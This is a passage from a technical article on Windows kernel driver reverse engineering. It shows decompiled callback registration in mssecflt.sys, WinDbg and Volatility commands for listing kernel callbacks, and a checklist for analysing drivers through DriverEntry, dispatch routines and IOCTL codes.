         : PsSetCreateProcessNotifyRoutineEx((PCREATE_PROCESS_NOTIFY_ROUTINE_EX)SecPsCreateProcessNotify, 0);
  if ( result >= 0 )
  {
    result = qword_1C001D018
           ? qword_1C001D018(SecPsLoadImageNotify, 1i64)
           : PsSetLoadImageNotifyRoutine((PLOAD_IMAGE_NOTIFY_ROUTINE)SecPsLoadImageNotify);
    if ( result >= 0 )
    {
      result = PsSetCreateThreadNotifyRoutine((PCREATE_THREAD_NOTIFY_ROUTINE)SecCreateThreadNotifyProxyRoutine);
      if ( result >= 0 )
      {
        v3 = 0i64;
        ProcessContextList = SecGetProcessContextList(&v3, v1);
        if ( ProcessContextList >= 0 )
```

**[Figure 71] mssecflt.sys filter driver using callbacks**

- **KeRegisterBugCheckCallback( ):** this routine is responsible for registering **BugCheckCallback routine (KBUGCHECK_CALLBACK_ROUTINE)**, which is executed when Windows issues a bug check.

Many years ago, I could find malware threats using this callback to prevent digital forensic tools to dump the memory image, so also preventing researchers of analyzing memory.

- **ObRegisterCallbacks( ):** this routine is one of most interesting ones because it registers a list (given by **OB_CALLBACK_REGISTRATION structure**) of callback routines to thread, process and desktop handle operation. Additionally, there is also the **ObUnregisterCallbacks routine** to revert all callback's registrations. Besides the obvious usage by malware threats (including rootkits), I have seen it being used in anti-cheats too and, of course, Microsoft drivers also use it, of course. For example, in the piece of code below that also comes from **mssecflt.sys** (it is the **SecObAddCallback function**) , readers can clearly see the call for **ObRegisterCallbacks routine**, its parameters being setup and even a a reference to a **PreOperationCallback** being setup few lines above:



```
    *((_QWORD *)&v8 + 1) = SecObPreOperationCallback;
    *((_QWORD *)&v11 + 1) = SecObPreOperationCallback;
    if ( (dword_1C001D004 & 2) != 0 )
    {
      v3 = 3;
      LODWORD(v14) = v14 | 3;
      v13 = ExDesktopObjectType;
      *((_QWORD *)&v14 + 1) = SecObPreOperationCallback;
    }
    CallbackRegistration.RegistrationContext = 0i64;
    CallbackRegistration.OperationRegistrationCount = v3;
    CallbackRegistration.Version = 256;
    CallbackRegistration.OperationRegistration = (OB_OPERATION_REGISTRATION *)&var_PsProcessType;
    CallbackRegistration.Altitude = DestinationString;
    result = ObRegisterCallbacks(&CallbackRegistration, &RegistrationHandle);
    if ( result >= 0 )
      *a1 = RegistrationHandle;
  }
  return result;
```


**[Figure 72] mssecflt.sys filter driver using ObRegisterCallbacks**

There are other callbacks, and a few of them are not documented, but those ones are enough to illustrate the idea. The advantage in using callbacks is clear because it allows to establish reactive protections and measures (for example, enforcing a protection) that is enabled when a relevant action happens in the system. As mentioned, these callbacks are extensively used by protective defenses as auxiliary for malware detection.

An interesting experience is learning about callbacks that are configured to be executed as a reaction of a system event. As expected, we have many ways to accomplish this task, and fortunately there WinDbg extensions that makes easy to retrieve different information from system:

- **wdkgark:** https://github.com/swwwolf/wdbgark
- **SwishDbgExt:** https://github.com/comaeio/SwishDbgExt and https://gitlab.com/opensecuritytraining/swishdbgext.git

Both extensions are old, and not all commands work as expected in recent Windows versions, but they are still great contributions. In both cases, you must clone the project with git clone command and build them. Personally, I always copy my extensions to the appropriate WinDbg extension folder (in this case is *C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\winext*), but you can store extensions wherever you want, and afterwards passing the full path (without double quotes or spaces) while running the **!load** extension command. Anyway, you should make sure that you are using the right WinDbg version (x64) with the correct extension. A simple execution retrieving callbacks using **SwishDbgExt** follows:



```
0: kd> !load swishdbgext.dll
0: kd> !ms_callbacks

[*] IopFsNotifyChangeQueueHead:
     Object: 0xFFFFDF05E764B3D0 Driver Object: 0xFFFFB78870507E10 Procedure: 0xFFFFF8045A702270 ()

[*] PnpProfileNotifyList:
     Object: 0xFFFFDF05E7AE41C0 Driver Object: 0xFFFFB78872275D90 Session: 0x0 Procedure: 0xFFFFF80467ABBA70 ()
     Object: 0xFFFFDF05E7AE3E60 Driver Object: 0xFFFFB7887209F6C0 Session: 0x0 Procedure: 0xFFFFF80467CD2A10 ()

[*] PspCreateProcessNotifyRoutine:
     Procedure: 0xFFFFF8045A5D2840 ()
     Procedure: 0xFFFFF8046115F6B0 ()
     Procedure: 0xFFFFF8045A74D470 ()
     Procedure: 0xFFFFF8046189C480 ()
     Procedure: 0xFFFFF80461E00750 ()
     Procedure: 0xFFFFF804605D9060 ()
     Procedure: 0xFFFFF80466BBA740 ()
     Procedure: 0xFFFFF80467B90A60 ()
     Procedure: 0xFFFFF804695B7D00 ()
     Procedure: 0xFFFFF80469671B80 ()

[*] PspLoadImageNotifyRoutine:
     Procedure: 0xFFFFF80461160110 ()
     Procedure: 0xFFFFF804679777C0 ()

[*] PspCreateThreadNotifyRoutine:
     Procedure: 0xFFFFF80461160EB0 ()
     Procedure: 0xFFFFF80461160C40 ()

[*] CallbackListHead:
     Procedure: 0xFFFFF8046114E790 ()
     Procedure: 0xFFFFF8045BCDE620 (nt!VrpRegistryCallback)
     Procedure: 0xFFFFF80468AE9780 ()

[*] KeBugCheckCallbackListHead:
     Procedure: 0xFFFFF80461BF8350 ()

[*] KiNmiCallbackListHead:
     Procedure: 0xFFFFF8045BB7FD20 (nt!HvlSkCrashdumpCallbackRoutine)

[*] AlpcpLogCallbackListHead:

[*] EmpCallbackListHead:
     GUID: {BF67CD9D-B8D1-4BED-BFDA-1DEE5963BE6B} Procedure: 0xFFFFF8045BBD58D0 (nt!PopEmUpdateDeviceConstraintCallback)
     GUID: {84D99F45-0B07-46CF-BABD-1981C86E3025} Procedure: 0xFFFFF8045BBD08B0 (nt!PopEmModuleAddressMatchCallback)
     GUID: {13925944-2A6A-4E3C-AC97-37735C19393D} Procedure: 0x0000000000000000 ()
     GUID: {C31600A9-8AED-442C-8013-8903D6E89BF8} Procedure: 0xFFFFF804608A04A0 ()
     GUID: {33204598-9949-4AD1-B41E-A4A0F705DC12} Procedure: 0xFFFFF80460880200 ()
     GUID: {C2569BEF-5980-4120-8582-9D0774DCF86D} Procedure: 0xFFFFF80460879310 ()
     GUID: {1E66F3D7-0FC9-4829-AA45-C430EA96A434} Procedure: 0xFFFFF80460995A70 ()
     GUID: {B9EB207B-E0C8-4C01-A575-49DD7D510B46} Procedure: 0xFFFFF804609B6850 ()
     GUID: {898A8E39-096C-4A25-87E5-5BB0ED1D6704} Procedure: 0xFFFFF804609B67C0 ()
     GUID: {F79DE8DC-F3D1-4802-9C4B-6BF742D65FBD} Procedure: 0xFFFFF804609B6800 ()
     GUID: {DFBFD6FE-435A-419E-8F2C-9B13A3C04C9E} Procedure: 0xFFFFF8046099B3A0 ()
     GUID: {D2E7862C-B8FA-4274-9BD1-59BA8DA0A7C2} Procedure: 0xFFFFF8045BEB9E20 (nt!EmCpuMatchCallback)
     GUID: {76C5EAB2-5420-43F7-BD26-50BA9E2CD742} Procedure: 0xFFFFF8045C0336A0 (nt!WmiMatchSMBiosSysInfo)
     GUID: {59229CA6-17A7-4E11-9EDA-DF0E93D7AF3A} Procedure: 0xFFFFF8045BF9E9B0 (nt!EmRemoveBadS3PagesCallback)
     GUID: {24453286-BDE8-46BC-85D1-1982EDF3E212} Procedure: 0xFFFFF8045BF9EA20 (nt!EmSystemArchitectureCallback)
     GUID: {9D991181-C86A-4517-9FE7-32290377B564} Procedure: 0xFFFFF8045BE5CAD0 (nt!ArbPreprocessEntry)
     GUID: {8026FF68-3BD0-4BA4-A1D4-DE724F781B78} Procedure: 0xFFFFF8045BE85260 (nt!EmTrueCallback)
     GUID: {A380467C-D907-4716-8B9B-17584E34256C} Procedure: 0x0000000000000000 ()
     GUID: {182A2B31-D5B8-45EF-BB6D-646EBAEDD8F1} Procedure: 0xFFFFF8045BF9E930 (nt!EmMatchDate)
     GUID: {6F8D0C6D-B6FB-4584-8B34-F39422CFA61A} Procedure: 0x0000000000000000 ()
     GUID: {78BC9E89-552A-4AB8-9231-132E09E235B2} Procedure: 0x0000000000000000 ()
     GUID: {7CD2B230-6CEA-4957-B5D7-CFA977C22B18} Procedure: 0xFFFFF8045B9F9DD0 (nt!HalMatchAcpiFADTBootArch)
     GUID: {BF51DEF4-AC9C-44F3-ADE7-26DD13E756D3} Procedure: 0xFFFFF8045BB3A550 (nt!HalMatchAcpiRevision)
     GUID: {BEAE4D5F-2203-4856-94BB-C772A2C7624A} Procedure: 0xFFFFF8045BB3A450 (nt!HalMatchAcpiCreatorRevision)
     GUID: {7E8FAE0F-7591-4EB6-9554-1D0699873111} Procedure: 0xFFFFF8045BB3A4D0 (nt!HalMatchAcpiOemRevision)
     GUID: {E0E45284-F266-4048-9A5E-7D4007C9C5AB} Procedure: 0xFFFFF8045B9F8400 (nt!HalMatchAcpiOemTableId)
     GUID: {2960716F-B0D8-41C9-9BB4-EE8BA248F86E} Procedure: 0xFFFFF8045B9F5A60 (nt!HalMatchAcpiOemId)
```

**[Figure 73] Listing callbacks using SwishDbgExt.dll**


Of course, readers could retrieve a specified list manually. For example, get a list of **PsCreateProcessNotifyRoutines** by executing the following command:

```
0: kd> .for (r $t0=0; $t0 < 9; r $t0=$t0+1) { r $t1=poi($t0 * 8 + nt!PspCreateProcessNotifyRoutine); .if ($t1
== 0) { .continue }; r $t1 = $t1 & 0xFFFFFFFFFFFFFFF0; dps $t1+8 L1;}

ffffb788`6fedff98       fffff804`5a5d2840
ffffb788`705fe2b8       fffff804`6115f6b0
ffffb788`705fea68       fffff804`5a74d470
ffffb788`705fea08       fffff804`6189c480
ffffb788`70c30b68       fffff804`61e00750
ffffb788`70c31a38       fffff804`605d9060
ffffb788`70c31ac8       fffff804`66bba740
ffffb788`728ac4a8       fffff804`67b90a60
ffffb788`7208b488       fffff804`695b7d00
```

We noticed that all addresses above do not have symbols associated, but the reason is that I tested the command in Windows **Inside Preview,** and I didn't have time to download its respective symbols. Repeating the same procedure on a daily **Windows 11** we have:

```
0: kd> dd nt!PspCreateProcessNotifyRoutineCount L1
fffff800`16b5377c  00000006
0: kd> .for (r $t0=0; $t0 < 6; r $t0=$t0+1) { r $t1=poi($t0 * 8 + nt!PspCreateProcessNotifyRoutine); .if ($t1
== 0) { .continue }; r $t1 = $t1 & 0xFFFFFFFFFFFFFFF0; dps $t1+8 L1;}

ffffba8a`6b49c548       fffff800`195b5500 cng!CngCreateProcessNotifyRoutine
ffffba8a`81bce5c8       fffff800`2db7f6b0 WdFilter+0x4f6b0
ffffba8a`6dff3a38       fffff800`193ec460 ksecdd!KsecCreateProcessNotifyRoutine
ffffba8a`6dff3888       fffff800`1a68fc30 tcpip!CreateProcessNotifyRoutineEx
ffffba8a`746f7408       fffff800`1abb8130 SysmonDrv+0x8130
ffffba8a`746f7bb8       fffff800`1ac7d980 iorate!IoRateProcessCreateNotify
```

Another way to get the same result would be executing the following sequence of commands:



```
0: kd> dd nt!PspCreateProcessNotifyRoutineCount L1
fffff800`16b5377c  00000006
0: kd> dps nt!PspCreateProcessNotifyRoutine L6
fffff800`16b0c060  ffffba8a`6b49c54f
fffff800`16b0c068  ffffba8a`81bce5cf
fffff800`16b0c070  ffffba8a`6dff3a3f
fffff800`16b0c078  ffffba8a`6dff388f
fffff800`16b0c080  ffffba8a`746f740f
fffff800`16b0c088  ffffba8a`746f7bbf
0: kd> dps ffffba8a`6b49c54f & 0xFFFFFFFFFFFFFFF0 L2
ffffba8a`6b49c540  00000000`00000020
ffffba8a`6b49c548  fffff800`195b5500 cng!CngCreateProcessNotifyRoutine
0: kd> dps ffffba8a`81bce5cf & 0xFFFFFFFFFFFFFFF0 L2
ffffba8a`81bce5c0  00000000`00000020
ffffba8a`81bce5c8  fffff800`2db7f6b0 WdFilter+0x4f6b0
```

**[Figure 74] Retrieving PsCreateProcessNotifyRoutine callbacks**

As you can see, first I got the number of callback functions then I made a simple loop to retrieve the response. Certainly, readers might ask the reason I am using **PspCreateProcessNotifyRoutine (with an extra "p" in the name)** and not **PsCreateProcessNotifyRoutine (the name of the function responsible for registering callback routines)**. It happens that **PspCreateProcessNotifyRoutine (with an extra "p" in the name) is an array the stores up to 64 callback routines.**

If readers want to repeat the procedure using **wdbgark**, so I suggest the following commands:

- **!load C:\Users\Administrator\Desktop\remote\wdbgark.dll** *(example)*
- **!wdbgark.help**
- **!wa_systemcb**

The output is extensive, so I will not include it here, but readers will like it because it is very complete.


Finally, if you want to test, you can use **Volatility** to retrieve callbacks from Windows. To install **Volatility 3** on Linux (my environment is an Ubuntu 22.10), execute the following steps:

- **git clone https://github.com/volatilityfoundation/volatility3.git**
- **pip install -r volatility3/requirements.txt**
- **wget https://downloads.volatilityfoundation.org/volatility3/symbols/windows.zip**
- **mv windows.zip volatility3/volatility3/symbols/**

Acquire the target system's memory by using one of available:

- **Surge (commercial tool):** https://www.volexity.com/products-overview/surge/
- **WinPmem:** https://github.com/Velocidex/WinPmem/releases
- **Magnet RAM Capture:** https://www.magnetforensics.com/resources/magnet-ram-capture/
- **Belkasoft RAM Capturer:** https://belkasoft.com/ram-capturer
- **Magnet DumpIt for Windows:** https://www.magnetforensics.com/resources/magnet-dumpit-for-windows/

You can list all enabled callbacks. As the output is long, so I used **grep command** to filter only **one callback type** and I also run the command on another **Windows 11 with 4 GB (and not 64 GB)** to speed up the test:



```
root@ubuntu2022u:~# python github/volatility3/vol.py -f memory_dumps/XRS_1.mem windows.callbacks | grep Psp
CreateProcessNotifyRoutine
PspCreateProcessNotifyRoutine   0xf8046f9e5500  cng1    -       N/A
PspCreateProcessNotifyRoutine   0xf804704fd7b0  WdFilter1       -       N/A
PspCreateProcessNotifyRoutine   0xf8046f7dc460  ksecdd1 -       N/A
PspCreateProcessNotifyRoutine   0xf80470b3fc30  tcpip1  -       N/A
PspCreateProcessNotifyRoutine   0xf804710fd980  iorate1 -       N/A
PspCreateProcessNotifyRoutine   0xf8046f890150  dtrace1 -       N/A
PspCreateProcessNotifyRoutine   0xf8046f9699d0  CI1     -       N/A
PspCreateProcessNotifyRoutine   0xf80471a38800  dxgkrnl1        -       N/A
PspCreateProcessNotifyRoutine   0xf80474990a60  vm3dmp1 -       N/A
PspCreateProcessNotifyRoutine   0xf8047209cd00  peauth1 POP_ETW_EVENT_KERNEL_TIME_RESOLUTION_IGNORE       N/A
PspCreateProcessNotifyRoutine   0xf8047bdb1550  wtd1    -       N/A
```

**[Figure 75] Retrieving PsCreateProcessNotifyRoutine callbacks using Volatility 3**

Having addresses of each callback we can do further investigation. Readers can examine other callbacks according to the context.

As I had mentioned previously, this section is only a fast review, and there are more details about the subject, but eventually it is enough for now.

## 8. Reversing and Windows Filtering Platform (WFP)

As I already described, programming and handling kernel events is a different approach and, as expected, the nature of these mechanisms is also different, starting by the memory organization, where the heap is referred by kernel pools, and these ones are presented with distinct characteristics. Actually, in recent versions of Windows 10 and 11, the kernel is using the **Segment Heap** instead of being' using the old pool scheme, but concepts are the same. Check for the following structures:

a. **_EX_POOL_HEAP_MANAGER_STATE:** https://www.vergiliusproject.com/kernels/x64/Windows%2011/22H2%20(2022%20Update)/_EX_POOL_HEAP_MANAGER_STATE

b. **_EX_HEAP_POOL_NODE:** https://www.vergiliusproject.com/kernels/x64/Windows%2011/22H2%20(2022%20Update)/_EX_HEAP_POOL_NODE).

The heap can be **NonPagedEx** (non-paged and non executable), **NonPaged** (non-paged), **Paged**, **Session** and **Special**, although we will be using **the first three types here**. The **non-paged heap (or pool)** refers to memory pages that can not be sent (paged out) to the disk and, of course, in the case of **paged heap (or pool)** such memory pages can be sent to the disk. Modern mechanisms as **Segment Heap** also bring other different concepts in terms of its organization like **Low Fragmentation Heap** (used for allocations lower than 512 bytes, and now any allocation there is completely randomized in terms of location's address), **Variable Size** (for allocations between 512 bytes and 128 KB), **Backend** (for allocations between 128 KB and 512 KB) and, finally, **Large Block** (for allocations greater than 512 KB).

Unfortunately (for researchers), many protections have been introduced or improved, and the main protections are **Kernel Mode Code Signing (KMCS)**, which is enforced by **ci.dll** and that demands that any loaded driver to be signed, **kASRL (kernel address space randomization)**, **Hypervisor Code Integrity (HVCI),** which is VBS-based and protects the kernel against exploitation by preventing executable and writable (**W^X**) privileges at same time for a page allocation on the kernel, so preventing any malware and shellcode execution there. Additionally, any allocation must come from a signed driver and helped by the **Secure Kernel (running on VTL 1).** Exploiting kernel driver's vulnerabilities have become harder in the last years. No doubt, this topic is incredibly attractive and could fill up dozens of pages, but these introductory paragraphs are enough for us, and I recommend readers search for details on books, articles and MSDN pages from Microsoft.

Returning to kernel drivers themselves, it could be quite complicated to know the starting point to initiate an analysis because most drivers have dozens or hundreds of routines to examine and, of course, having reference points are useful. Eventually an exception to this rule are malicious drivers, which might be large, but usually are not, and sometimes it could make tasks simpler.

No doubt, all concepts I have mentioned along of this article are essential as well as all referred routines that, almost certainly, readers will find when opening it on **IDA Pro**. For example, **DriverEntry( )** is the first and obvious choice because it works as a routine to invoke other important routines under certain conditions. However, I want to comment about other aspects of the subject that will be useful for you.

As we learned, applications submit requests to other drivers by calling routines like **DeviceIoControl** using device I/O controls (which are also known as **IOCTL**), which forces the **I/O Manager** to create and submit an IRP. At the same way, even other drivers can submit requests to the target driver by using well-known functions such as **IoCallDriver** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocalldriver) and **IoBuildDeviceIoControlRequest** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iobuilddeviceiocontrolrequest), whose macro and routine are associated with **the IRP_MJ_INTERNAL_DEVICE_CONTROL** major code.  As drivers has a **device object** by the **IoCreateDevice** routine (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatedevice), and a **link for such device object and the respective device name** are given by a symbolic link created by the **IoCreateSymbolicLink** routine (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatesymboliclink).

Probably readers already noticed that, at this point, the next most important piece of code is the initialization of the dispatch routines and, in special, the array of the function pointers that is contained by **MajorFunction member** field that makes part of the **_DRIVER_OBJECT structure.** As expected, there are multiple dispatch routines and, sometimes, it is hard to examine all of them, so maybe a good approach would be starting by the most used one such **as DispatchRead (IRP_MJ_READ code), DispatchWrite(IRP_MJ_WRITE code), DispatchCreate (IRP_MJ_CREATE code)** and **DeviceIoControl| IoBuildDeviceIoControlRequest** (**IRP_MJ_DEVICE_CONTROL | IRP_MJ_INTERNAL_DEVICE_CONTROL codes) routines.** This last one is a consequence of calling **DeviceIoControl | IoBuildDeviceIoControlRequest |  IoCallDriver** routines (mentioned above), and it is responsible for sending a control code (**IOCTL**) to a target driver. Thus, it becomes the most important for us because it shows the message's flow between application and driver, or even between the current driver and other supportive ones. While there is a list of I/O control codes defined in the **SDK header files**, most of these IOCTL codes are private and defined by drivers, and it might turn analysis a bit harder. No doubt, learning about these I/O control codes through an eventual reverse engineering task is really useful for getting a better understanding of the kernel driver.

If readers need to a list of standard and well-known I/O control codes, so eventually some of them are available on Internet: **http://www.ioctls.net/**

So far we have the following key points to be regarded at first moment of a driver analysis:

- Finding the **DriverEntry routine**.
- Take an initial note about key routines being invoked from DriverEntry routine as **callback routines for reading, writing and sending control codes to a device driver**.
- Searching for the **symbolic link** associated with the **device object**.
- Finding the **device name** (DeviceName).
- Analyzing **I/O control codes**, **device object** and **buffers** used by routines such as **DeviceIoControl and IoBuildDeviceIoControlRequest**.

Sure, these items are only a starting point. If readers are wondering how the IOCTL codes, which are used with **IRP_MJ_DEVICE_CONTROL requests** (created by invoking **DeviceIoControl( )** for communication between user-mode application and kernel driver) or **IRP_MJ_INTERNAL_DEVICE_CONTROL** requests (created by invoking **IoBuildDeviceIoControlRequest** for communication between two kernel drivers), there is a macro as shown below:

**#define IOCTL_Device_Function CTL_CODE(DeviceType, Function, Method, Access)**

IOCTL definition (**it is a 32-bit value**) is given by four components:

